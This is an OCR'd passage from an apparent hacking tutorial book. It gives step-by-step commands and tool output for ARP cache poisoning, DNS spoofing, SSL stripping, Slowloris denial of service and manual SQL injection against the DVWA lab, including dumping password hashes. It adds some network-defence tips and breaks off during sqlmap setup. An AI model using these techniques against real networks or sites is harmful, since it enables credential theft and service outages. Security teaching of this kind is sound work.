
- ARP Cache Poisoning
- DNS Spoofing
- SSL Stripping

6.2.1 ARP Cache Poisoning

Let's say the Computer A has IP-A as an IP address and MAC-A as a MAC address. The router has IP-B and a MAC-B. The hacker has IP-C and a MAC-C. In performing this kind of attack, the hacker sends an ARP reply to Computer A that the IP Address IP-B has a MAC address of MAC-C and not MAC-B. Therefore, when Computer A searches in the network if who is IP-B then he will see in the network that IP-B is the device that has a MAC address of MAC-C which is in this case, the hacker. Repeat this method to the router. A hacker will send an ARP reply to the router that IP-A is in MAC-C. So whenever router searches in the network if who has the IP address IP-A the router will see are continuous ARP reply that says *"IP-A is in MAC-C!"* By doing this, every message that the Computer A will send to the router and vice versa will be going to us first and if the hacker switch on the IP Forwarding feature then the hacker machine will automatically forward every packets to the router that Computer A sends us and every packets to the Computer A that the router sends us. **How to:**


1. 

Search for Ettercap-graphical in your machine, if not installed then search the Internet on how to install it on your Kali:

2. 

Then click the tab “Sniff” in the menu bar and select “unified sniffing” and click OK. Then select the network interface you are using and for my instance it is wlan0.


3. Now click the “Hosts” tab in the menu bar and click


ettercap 0.8.2
Start Targets Hosts View Mitm Filters Logging Plugins Info
Host List
IP Address MAC Address Description
192.168.43.1 F0:27:65:39:5F:86
192.168.43.218 08:00:27:D2:3C:67
Delete Host
Add to Target 1
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
2 hosts added to the hosts list...

"Scan for H osts". It will start scanning the whole network for alive hosts.

4. Then click the "Hosts" tab and click "Hosts List" to see the number of hosts available in the network.
5. We must add the victim's IP address as the Target 1 and the router's IP address as the Target 2


```
Host 192.168.43.218 added to TARGET1
Host 192.168.43.1 added to TARGET2
```

6. Now click the "MITM" tab and click "ARP poisoning". Remember to check the option *Sniff Remote Connections*. This will give you an ability to send an ARP reply to both victim and router so that everything that victim sends to the router will go to us first and vice versa.
7. Click *Start* and select *Start Sniffing*. This will start the ARP cache poisoning proper.
8. 

This is only allowed on HTTP connections so we will try to login in an HTTP website and see if our ARP cache poisoning tool will read the credentials in plain text. The image above is the website where our victim login and as you can see, his username is easy to guess but his password is pretty long and it will be very hard to guess.

```
HTTP : 104.16.88.120:443 -> USER:   PASS:   INFO: http://members.webs.com/s/login/relogin?error=1
CONTENT: j_username=admin&j_password=sample1234567890super&next=&relogin=1&websIDOnly=&userID=
```
However, as you can see because we are in the middle and can see what our victim gives to our router, it gives us the credentials.
Username = admin
Password = sample1234567890super

6.2.2 DNS Spoofing



You enter the DNS www.google.com to the URL however, it landed you on a different site and really Google. That is DNS spoofing attack. You enter the right DNS but that DNS is redirecting to another fraud website that can be malicious.


How to:

1. Perform the ARP cache poisoning like what we did a while ago.
2.
```
root@bk201:~# service apache2 start
```
Type service apache2 start
3. Prepare your website inside the html folder
4. Edit a hosts file that has the IP address of where your victim will go and the DNS you want to spoof. In my case, I'll use cryptors.org.

```
root@bk201:~# cat hosts.txt
192.168.43.189 cryptors.org
```

5. Let's perform the DNS spoofing using *dnsspoof*

```
root@bk201:~# dnsspoof -i wlan0 -f hosts.txt
```

6. 

Then now, in real life, you just have to wait if the victim will visit cryptors.org. If yes, then this will be the result

As you can see, the real website of Cryptors didn't open. The one that the victim opened is the website I created for my victims. In

real life, some hackers copy the spoofed website and act as the legit one to gain credentials.

6.2.3 SSL Stripping

Our main problem in the ARP cache poisoning is it is only for HTTP. If we try the ARP cache poisoning to the HTTPS website then probably what we will have there is an encrypted data which is not really helpful for us. Fortunately, the SSL stripping was invented where even if it is HTTPS website, we can still sniff data in plain text.

So how it works? Let's illustrate it step-by-step and let's assume that the victim is browsing Gmail. Step 1: Victim ==HTTP==> Attacker ==HTTPS==> Facebook
Step 2: Facebook ==HTTPS==> Attacker ==HTTP==> Victim

In short, SSL stripping is a type of MITM attack that forces the victim's browser to communicate with an adversary in plain-text over HTTP (sending data) and with the modified content from HTTPS server (receiving data).


How to:

1. Perform again the ARP cache poisoning to the victim.
2. Flip your machine into forwarding mode

```
root@bk201:~# echo "1" > /proc/sys/net/ipv4/ip_forward
```

3.
```
root@bk201:~# iptables -t nat -A PREROUTING -p tcp --destination-port
 80 -j REDIRECT --to-port 8080
root@bk201:~#
```
Setup iptables to redirect HTTP traffic to sslstrip
4. Run now the ssltrip

```
root@bk201:~# sslstrip -l 8080

sslstrip 0.9 by Moxie Marlinspike running...
```

5. 

Then let the victim login to Facebook which is an HTTPS website

6. HTTP : 31.13.82.40:80 -> USER: john.glidan.16 PASS: myDifficultPass09 Then go to your Ettercap and see the username and password in plain text!
Username: john.glidan.16 Password: myDifficultPass09

6.3 Denial of Service Attack

Comes from the word *deny*, this attack focuses on making the target down or unavailable for the users. So for example, you are using Facebook, however, there are some bad hackers that tried to make a new malware that will bring down the server of Facebook in whole Asia. This scenario means there is a denial of service attack going on in the continent of Asia because most of the people there are unavailable to access or use the website.


6.3.1 Using Slowloris

Slowloris is written by Robert "Rsnake" Hansen which allows a single computer to take down web server with minimal bandwidth and side effects on unrelated services or ports.

You can download the slowloris.pl here in my Gitlab page https://gitlab.com/johnlingadx/slowloris.git and let's start the hacking!

How to:

1. You need to do this as a requirement for the program:
   sudo apt install perl
   sudo apt install libwww-mechanize-shell-perl
   sudo apt install perl-mechanize
2. Then go to the directory where the slowloris.pl is and do this to make the file executable: *sudo chmod +x slowloris.pl*

3. 

Then fire up your slowloris.pl and this time let's fire it up on our website www.cryptors.org Just change the cryptors.org into your own target if you have.
4. This attack is very effective in Apache servers so make sure that your target here is an Apache server
5. The advantage of slowloris is it will evade most of the Intrusion Detection System because it's not sending a malformed request. The traffic seems legitimate by most of the IDS and WAF systems.
6. The disadvantage of slowloris is the target server will come back online as soon as the script is stopped because the web server close the connection s automatically after the request timeout. So you have to run the script consistently to knock out the server.

6.3.2 Distributed Denial of Service attack (DdoS)

Using one machine only in sending a bunch of data to the target can take you several hours or days just to knock out a single server. And unfortunately, if your target is a large website then probably you cannot take it down by just using one machine. The solution to that is to use an army of computers to multiply the productivity of your work for the greatest possibility of success.

Forming a botnet army (*botnet means an army of zombie computers controlled by a hacker*) can increase your chance of knocking out a server. This kind of technique is what they called the distributed denial of service attack. Hackers get their botnets from their previously owned computers along the Internet. Some hackers do not form a botnet, sometimes they form a group of people that will continuously send data to the target.

CHAPTER 006 SUMMARY:

- Here are the tips in order for you to secure yourself from hackers inside the network:
  - Make sure you don't connect to Public Wi-Fi
  - Make sure you are connected to a secured connection like WPA
  - Make sure there's no hacker inside your secured network because even if you are connected to WPA but the hacker is inside the network, they can still perform SSL Stripping or ARP Cache Poisoning against you
  - Inside the company, you can setup an Intrusion Detection System to monitor your network and if someone hijack the network traffic flow then it gives immediate alerts.
  - Use advance address resolution protocol (XARP or ARPOn) and measures like implementation of dynamic host configuration protocol (DHCP) snooping on switchers to limit or prevent the ARP cache poisoning that in other words, can also prevent hackers from performing Man-in-the-Middle attack within your network.

Oo7:
wEB hacking

The foundation of every bug bounty hunter is this so you better watch out if you want to be the best in bug bounty

7.1 Introduction

Website hacking is the most common hack a hacker must know. In this chapter, we will tackle each common web hacking techniques in the wild such as SQL injection, cross-site scripting (XSS) and remote code execution. We will be using a target that is legal to attack which is called the DVWA. You can download it here: http://www.dvwa.co.uk/ and to install that you can just Google about that because what we will focus on is the attack itself.

7.2 SQL Injection


SQL injection (SQLi) is a technique often used to attack data driven applications. This is done by including portions of SQL statements in an entry field in an attempt to get the website to pass a newly formed rogue SQL command to the database (for example, dump the database to the hacker). SQL injection is a code injection technique that exploits a security vulnerability in an application's software.

The vulnerability happens when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database.


7.2.1 Manual SQL Injection


In this method, we won't be using a tool. We only have to input the malicious code in the target and try to exploit it with that. So to begin, open your DVWA in your browser. Set

How to:

1. 


Select he SQL injection in the left side.
2. Input *1* into the text box. Click *Submit*. As you can see, it works normal. The system is supposed to print the id, first name and the last name. Not yet exciting.



3. 


Input the below text into the User ID text box ***%' or '0'='0***

   As you can see, even if we didn't know the user id of the other users, it shows us their credentials.
4. In this scenario, we are querying to display all records that are *false* and all records that are *true*.
5. *%'* - will probably not be equal to anything, and will be false
6. '0'='0' - is equal to true, because 0 will always be equal to 0
7. If you will observe closely, the SQL statement is this: *SELECT first_name, last_name FROM users WHERE user_id = '%' or '0'='0';*
8. We can also display the database version of the target by inputting this text into the User ID text box
   %' or 0=0 union select null, version() #
   Then click *Submit*.



User ID:
select null, version() #
Submit
ID: %' or 0=0 union select null, version() #
First name: admin
Surname: admin
ID: %' or 0=0 union select null, version() #
First name: Gordon
Surname: Brown
ID: %' or 0=0 union select null, version() #
First name: Hack
Surname: Me
ID: %' or 0=0 union select null, version() #
First name: Pablo
Surname: Picasso
ID: %' or 0=0 union select null, version() #
First name: Bob
Surname: Smith
ID: %' or 0=0 union select null, version() #
First name:
Surname: 10.1.30-MariaDB

As you can see in the image, the version of the database was printed in the last Surname.


9. You can also display the database user by just inputting the text below into the user ID text box again
   %' or 0=0 union select null, user() #


User ID:
on select null, user() #
Submit
ID: %' or 0=0 union select null, user() #
First name: admin
Surname: admin
ID: %' or 0=0 union select null, user() #
First name: Gordon
Surname: Brown
ID: %' or 0=0 union select null, user() #
First name: Hack
Surname: Me
ID: %' or 0=0 union select null, user() #
First name: Pablo
Surname: Picasso
ID: %' or 0=0 union select null, user() #
First name: Bob
Surname: Smith
ID: %' or 0=0 union select null, user() #
First name:
Surname: root@localhost


You can see that the username of the database user was printed in the last Surname (*root*) exposing also where the database is hosted which is in *localhost*.

10. 
User ID:
Submit
ID: %' or 0=0 union select null, database() #
First name: admin
Surname: admin
ID: %' or 0=0 union select null, database() #
First name: Gordon
Surname: Brown
ID: %' or 0=0 union select null, database() #
First name: Hack
Surname: Me
ID: %' or 0=0 union select null, database() #
First name: Pablo
Surname: Picasso
ID: %' or 0=0 union select null, database() #
First name: Bob
Surname: Smith
ID: %' or 0=0 union select null, database() #
First name:
Surname: dvwa
We can also display the database name using this:
%' or 0=0 union select null, database() #
As you can see in the image above, the database name was printed again where the other past data appears.

11. You can also display all of the user tables in one of the database and in this case, the information schema. Just type the following commands: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#


User ID:
Submit
ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
First name:
Surname: users
ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
First name:
Surname: USER_PRIVILEGES
ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
First name:
Surname: USER_STATISTICS
ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
First name:
Surname: user
Now, let's extract what's inside the *users* table!

12. We will now obtain the columns inside the *users* table in order for us to know if there is something interesting inside! Just type this:



%' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #

You saw it? We just found the *password* column!!!

13. Now it is show time! We need to dump everything they didn't want us to see. Using this type: %' and 1=0 union select null,

concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #

14. It's hashed! But don't worry, we can decrypt it!
    Just copy paste each hash here: https://hashkiller.co.uk/md5-decrypter.aspx and we will find the answers such as these:

    For admin:

```
5f4dcc3b5aa765d61d8327deb882cf99 MD5 : password
```

```
e99a18c428cb38d5f260853678922e03 MD5 : abc123
```

```
8d3533d75ae2c3966d7e0d4fcc69216b MD5 : charley
```

For gordonb:

For 1337:

For pablo:

```
0d107d09f5bbe40cade3de5c71e9e9b7 MD5 : letmein
```

For smithy:

```
5f4dcc3b5aa765d61d8327deb882cf99 MD5 : password
```

You can try it yourself to prove those passwords.

7.2.2 Automated SQL Injection

In here we will use the what so called Sqlmap to speed up our SQL injection.


How to:

1. Open Mozilla Firefox. Go to "Options" then click "Advanced" then "Settings".
2. Select the "Manual proxy configuration" then change the HTTP proxy to 127.0.0.1 then the port to 8080. Make sure that there are no entries in "No Proxy for:" input box. Then click OK.
3. Open your BurpSuite. Click "Proxy" then "Intercept" and make sure that the Intercept is on. The
4. Go to our DVWA and input "1" in the text box of the SQL Injection page then click "Submit".

```
GET /Cryptors/vulnerabilities/sqli/?id=1&Submit=Submit&user_token=b3b857da7
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/Cryptors/vulnerabilities/sqli/?id=1&Submit=Submit
Cookie: security=impossible; PHPSESSID=ad2bc0f4f7eff98dc9f1897f8f0f0597
Connection: close
Upgrade-Insecure-Requests: 1
```


5. Go to the


BurpSuite then click Forward until you see this:

